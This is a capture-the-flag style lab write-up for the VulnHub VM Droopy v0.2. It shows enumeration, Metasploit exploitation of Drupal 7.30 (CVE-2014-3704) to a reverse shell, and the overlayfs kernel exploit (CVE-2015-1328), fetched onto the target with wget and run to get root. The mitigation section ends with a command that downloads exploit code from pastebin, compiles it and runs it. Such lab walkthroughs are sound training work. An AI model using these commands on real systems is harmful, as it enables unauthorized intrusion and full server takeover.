30vm/30days

#Day3

by Rodney Camilo

LINUX Kernel

overlayfs - PrivEsc

CVE-2015-1328

&

Drupal 7.30

SQLi

CVE-2014-3704

Exploitation

TABLE OF CONTENT

Date: 19 Jan 2022
Author: Rodney Camilo
https://github.com/mood404

SUMMARY

Here we exploit two vulnerabilities, the **first** referring to **CVE-2014-3704** that exploits the Drupal HTTP Parameter Key/Value SQL Injection (aka Drupageddon) in order to achieve a remote shell on the vulnerable instance. This module was tested against Drupal 7.0 and 7.31 (was fixed in 7.32). Two methods are available to trigger the PHP payload on the target: - set TARGET 0: Form-cache PHP injection method (default). This uses the SQLi to upload a malicious form to Drupal's cache, then trigger the cache entry to execute the payload using a POP chain. - set TARGET 1: User-post injection method. This creates a new Drupal user, adds it to the administrators group, enable Drupal's PHP module, grant the administrators the right to bundle PHP code in their post, create a new post containing the payload and preview it to trigger the payload execution.

Drupal is content management software. It's used to make many of the websites and applications you use every day. Drupal has great standard features, like easy content authoring, reliable performance, you can use add-ons and customize diferents themes in a easy way.

The **second** is about the **CVE-2015-1328,** the overlayfs implementation in the linux (aka Linux kernel) package before 3.19.0-21.21 in Ubuntu through 15.04 does not properly check permissions for file creation in the upper filesystem directory, which allows local users to obtain root access by leveraging a configuration in which overlayfs is permitted in an arbitrary mount namespace. This is the default configuration of Ubuntu 12.04, 14.04, 14.10, and 15.04.

The tests were performed in a Virtual Machine (VM) hosted on the VulnHub website (https://www.vulnhub.com/entry/droopy-v02,143/) where it is possible to download the OVA file.

About the VM:

Name: Droopy: v0.2
Operating System: Linux
Fomat: Virtual Machine / .OVA
Date release: 17 Apr 2016
Author: knightmare
Web page: https://www.vulnhub.com/author/knightmare,245/

About the test environment:

***Attack Machine:**

Operating System: Arch Linux 64-bit (Back Arch Repositories)
Used Tools: Virtual Box, Nmap, GoBuster, WhatWeb, SearchSploit, Python3 and Metasploit

***Target Machine:**

The **Virtual Box** was used to start the target Server(VM) through the OVA file provided with the following configurations:

Operating System: Ubuntu (64-bit)
Base Memory: 512 MB
Storage: .VDI 10.00 Gb
Network: Bridge Adapter

ENUMERATION

First a port scan was performed to verify the services and their versions using **Nmap:**

```
┌──(rodney💀arch)-[~/beco/vm03]
└─$ nmap -sV -p- -A -Pn 192.168.0.21
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-19 10:45 CST
Nmap scan report for droopy.hitronhub.home (192.168.0.21)
Host is up (0.00014s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-title: Welcome to La fraude fiscale des grandes soci\xC3\xA9t\xC3\xA9s | La fraud...
|_http-generator: Drupal 7 (http://drupal.org)
|_http-server-header: Apache/2.4.7 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.50 seconds
```

Meaning of used flags in the **Nmap** command above:

```
-sV = Probe open ports to determine service/version info
-Pn = No Ping, treat all hosts as online -- skip host discovery
-p- = Scan all 65535 ports.
-A  = Enable OS detection, version detection, script scanning,
and traceroute.
```

Ports Enumeration:

It is possible to verify that it is an Apache Web Application version httpd 2.4.7 running on port 80.

```
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
```

Web Services and Subdmains Enumeration:


We can see the above **Nmap** output returned some subdomains and information about **DRUPAL 7** in http-generator.

```
|_http-generator: Drupal 7 (http://drupal.org)
```

As it is a WEB application, the **WHATWEB** tool is also very useful in identifying services:


```
┌──(rodney💀arch)-[~/beco/vm03]
└─$ whatweb 192.168.0.21
http://192.168.0.21 [200 OK] Apache[2.4.7], Content-Language[en], Country[RESERVED][ZZ], Drupal, HTTPServer[Ubuntu Linux][Apache/2.4.7 (Ubuntu)], IP[192.168.0.21], JQuery, MetaGenerator[Drupal 7 (http://drupal.org)], PHP[5.5.9-1ubuntu4.5], PasswordField[pass], Script[text/javascript], Title[Welcome to La fraude fiscale des grandes sociétés | La fraude fiscale des grandes sociétés], UncommonHeaders[x-generator], X-Powered-By[PHP/5.5.9-1ubuntu4.5]
```

Here, performing a Scan of subdomains using **DIRB**, **GOBUSTER**, among others tools, we can enumerate in a more complete way, however, by checking the subdomains found in **Nmap**, it is possible to verify that **/CHANGELOG.txt** presents updates from the **DRUPAL** version:



Here we can deduce that the DRUPAL update for this WEBSITE stopped at version 7.30.

When we access the target webpage, we immediately see the following screen:




As the focus of this exploit is on DRUPAL + Linux Kernel 3.13 CVE-2015-1328 - overlayfs, testing will focus on these only and not the other exploits found in the enumeration.

Exploits Enumeration:

With that in mind, let's look for exploits for Drupal in version 7.30

```
Google: drupal 7.30 exploit
```

We have found many good results, but the Rapid7 module draws a lot of attention due to the ease of use through **Metasploit**:
https://www.rapid7.com/db/modules/exploit/multi/http/drupal_drupageddon/



EXPLOITATION

With **Metasploit** using the module:

```
msf > use exploit/multi/http/drupal_drupageddon
```

With the following settings:

```
msf exploit(multi/http/struts2_rest_xstream) > set RHOST TARGET IP
msf exploit(multi/http/struts2_rest_xstream) > set LPORT 80
msf exploit(multi/http/struts2_rest_xstream) > set LHOST 192.168.0.14
msf exploit(multi/http/struts2_rest_xstream) > exploit
```

```
msf6 exploit(multi/http/drupal_drupageddon) > set LHOST 192.168.0.14
LHOST => 192.168.0.14
msf6 exploit(multi/http/drupal_drupageddon) > set RHOST 192.168.0.23
RHOST => 192.168.0.23
msf6 exploit(multi/http/drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 192.168.0.14:4444
[*] Sending stage (39282 bytes) to 192.168.0.23
[*] Meterpreter session 1 opened (192.168.0.14:4444 -> 192.168.0.23:43857) at 2
022-01-24 18:00:26 -0600
```

```
meterpreter > pwd
/var/www/html
meterpreter > sysinfo
Computer     : droopy
OS           : Linux droopy 3.13.0-43-generic #72-Ubuntu SMP Mon Dec 8 19:35:06
UTC 2014 x86_64
Meterpreter : php/linux
```

```
meterpreter > shell
Process 1068 created.
Channel 0 created.
whoami
www-data
_
```

We got a shell as **WWW-DATA** and with that we got the KERNEL version.

Searching for EXPLOITS in this version through GOOGLE we found the CVE: 2015-1328 on the website: https://www.exploit-db.com/exploits/37292

Or using the searchsploit tool (pictured below), we can find the exploit already ready to compile and transfer to the target server.

```
┌──(rodney💀arch)-[~]
└─$ searchsploit Linux 3.13.0-43
------------------------------------------ ----------------------------
 Exploit Title                            |  Path
------------------------------------------ ----------------------------
Alienvault Open Source SIEM (OSSIM) < 4.7.0  | linux/remote/33805.pl
Alienvault Open Source SIEM (OSSIM) < 4.7.0  | linux/remote/42697.rb
Alienvault Open Source SIEM (OSSIM) < 4.8.0  | linux/remote/42695.rb
AppArmor securityfs < 4.8 - 'aa_fs_seq_hash_ | linux/dos/40181.c
CyberArk < 10 - Memory Disclosure            | linux/remote/44829.py
CyberArk Password Vault < 9.7 / < 10 - Memor | linux/dos/44428.txt
Dell EMC RecoverPoint < 5.1.2 - Local Root C | linux/local/44920.txt
Dell EMC RecoverPoint < 5.1.2 - Remote Root  | linux/remote/44921.txt
Dell EMC RecoverPoint boxmgmt CLI < 5.1.2 -  | linux/local/44688.txt
DenyAll WAF < 6.3.0 - Remote Code Execution  | linux/webapps/42769.rb
Exim < 4.86.2 - Local Privilege Escalation   | linux/local/39549.txt
Exim < 4.90.1 - 'base64d' Remote Code Execut | linux/remote/44571.py
Gnome Web (Epiphany) < 3.28.2.1 - Denial of  | linux/dos/44857.html
Jfrog Artifactory < 4.16 - Arbitrary File Up | linux/webapps/44543.txt
KDE libkhtml 3.5 < 4.2.0 - Unhandled HTML Pa | linux/dos/2954.html
LibreOffice < 6.0.1 - '=WEBSERVICE' Remote A | linux/remote/44022.md
Linux < 4.14.103 / < 4.19.25 - Out-of-Bounds | linux/dos/46477.txt
Linux < 4.16.9 / < 4.14.41 - 4-byte Infoleak | linux/dos/44641.c
Linux < 4.20.14 - Virtual Address 0 is Mappa | linux/dos/46502.txt
Linux Kernel (Solaris 10 / < 5.10 138888-01) | solaris/local/15962.c
Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local | linux/local/50135.c
Linux Kernel 3.11 < 4.8 0 - 'SO_SNDBUFFORCE' | linux/local/41995.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14. | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14. | linux/local/37293.txt
Linux Kernel 3.14-rc1 < 3.15-rc4 (x64) - Raw | linux_x86-64/local/33516.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.1 | linux_x86-64/local/31347.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.10) - ' | linux/local/31346.c
Linux Kernel 3.4 < 3.13.2 - recvmmsg x32 com | linux/dos/31305.c
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DC | linux/dos/43234.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privil | linux/local/41886.c
Linux Kernel < 3.16.1 - 'Remount FUSE' Local | linux/local/34923.c
Linux Kernel < 3.16.39 (Debian 8 x64) - 'ino | linux_x86-64/local/44302.c
Linux Kernel < 4.10.13 - 'keyctl_set_reqkey_ | linux/dos/42136.c
Linux kernel < 4.10.15 - Race Condition Priv | linux/local/43345.c
Linux Kernel < 4.11.8 - 'mq_notify: double s | linux/local/45553.c
Linux Kernel < 4.13.1 - BlueTooth Buffer Ove | linux/dos/42762.txt
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora | linux/local/45010.c
Linux Kernel < 4.14.rc3 - Local Denial of Se | linux/dos/42932.c
Linux Kernel < 4.15.4 - 'show_floppy' KASLR  | linux/local/44325.c
```

We look for the exploit in the database according the command below:

```
┌──(rodney💀arch)-[~]
└─$ locate linux/local/37292.c
/usr/share/exploitdb/exploits/linux/local/37292.c
```

Moving and renaming the file to the current directory:

```
┌──(rodney💀arch)-[~]
└─$ mv 37292.c privesc.c

┌──(rodney💀arch)-[~]
└─$ ls
 beco         Documents   Pictures    snap        trizen
 burpsuite    Downloads   privesc.c   snapd       Videos
 Desktop      Music       Public      Templates   'VirtualBox VMs'

┌──(rodney💀arch)-[~]
└─$ mv privesc.c /beco/vm03
mv: cannot move 'privesc.c' to '/beco/vm03': No such file or directory

┌──(rodney💀arch)-[~]
└─$ mv privesc.c beco/vm03

┌──(rodney💀arch)-[~]
└─$ cd beco/vm03

┌──(rodney💀arch)-[~/beco/vm03]
└─$ ls
privesc.c
```

Then we compile, leaving the file ready to transfer to the target server:

```
┌──(rodney💀arch)-[~/beco/vm03]
└─$ sudo gcc -o privesc  privesc.c
privesc.c: In function ‘main’:
privesc.c:106:12: warning: implicit declaration of function ‘unshare’ [-Wimplicit-function-declaration]
  106 |         if(unshare(CLONE_NEWUSER) != 0)
      |            ^~~~~~~
privesc.c:111:17: warning: implicit declaration of function ‘clone’; did you mean ‘close’? [-Wimplicit-function-declaration]
  111 |                 clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
      |                 ^~~~~
      |                 close
privesc.c:117:13: warning: implicit declaration of function ‘waitpid’ [-Wimplicit-function-declaration]
  117 |             waitpid(pid, &status, 0);
      |             ^~~~~~~
privesc.c:127:5: warning: implicit declaration of function ‘wait’ [-Wimplicit-function-declaration]
  127 |     wait(NULL);
      |     ^~~~

┌──(rodney💀arch)-[~/beco/vm03]
└─$ ls
privesc  privesc.c
```

We create an HTTP Server with Python3 on our machine so that we can send the exploit already compiled to the target server:

```
┌──(rodney💀arch)-[~/beco/vm03]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
_
```

And again on the server as **WWW-DATA** user we import the file:

```
whoami
www-data
cd /tmp
pwd
/tmp
wget http://192.168.0.14:8080/privesc
--2022-01-25 00:50:58--  http://192.168.0.14:8080/privesc
Connecting to 192.168.0.14:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17128 (17K) [application/octet-stream]
Saving to: 'privesc'

     0K .......... ......                                    100% 23.5M=0.001s

2022-01-25 00:50:58 (23.5 MB/s) - 'privesc' saved [17128/17128]

ls
privesc
_
```

Then using chmod +x we change the file to executable and when executing we creating a privilege escalation from **WWW-DATA** to **ROOT** thus compromising the entire Server.

```
ls
privesc
chmod +x privesc
./privesc
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
# whoami
root
# _
```

SOLUTION

CVE-2014-3704 - Drupal HTTP Parameter Key/Value SQL Injection

Upgrade the DRUPAL version for the last available version on the offcial website.
https://www.drupal.org/docs/updating-drupal/updating-drupal-core-manually

CVE-2015-1328 - 'overlayfs' Local Privilege Escalation

There is a quick work-around for the issue (run as root):

```
modprobe -r overlayfs
echo "blacklist overlayfs" > /etc/modprobe.d/blacklist-overlayfs.conf
```

What the above does:

- remove the overlayfs module from memory, if currently loaded
- blacklist the overlayfs module from being loaded at boot

Possible GOTCHA: the **overlayfs** module can be called just **overlay** in previous versions of Ubuntu.

You can check what is the correct name with:

```
modinfo overlay
modinfo overlayfs
```

One of these will show the module information, and one will say "module not found".

To confirm that you are not affected, try the following (run as a normal user):

```
curl http://pastebin.com/raw.php?i=aQD0LC7w -o cve-2015-1238.c
gcc cve-2015-1238.c -o cve-2015-1238
./cve-2015-1238
```

And you should see the following output if you are safe

```
$ ./cve-2015-1238
spawning threads
mount #1
no FS_USERNS_MOUNT for overlayfs on this kernel
child threads done
exploit failed
$
```

If you are not safe, you will get a root shell (#)

or Apply the patch for this vulnerability, available from the Ubuntu GIT Repository:
https://ubuntu.com/security/CVE-2015-1328

REFERENCES

https://www.drupal.org/about

https://vk9-sec.com/overlayfs-local-privilege-escalation-cve-2015-328/

https://nvd.nist.gov/vuln/detail/CVE-2015-1328

https://www.cvedetails.com/version/169916/Drupal-Drupal-7.30.html

https://nvd.nist.gov/vuln/detail/CVE-2014-3704/change-record?changeRecordedOn=09/29/2021T10:08:04.497-0400

https://www.rapid7.com/db/modules/exploit/multi/http/drupal_drupageddon/

https://www.exploit-db.com/exploits/37292

https://www.drupal.org/docs/updating-drupal/updating-drupal-core-manually

https://ubuntu.com/security/CVE-2015-1328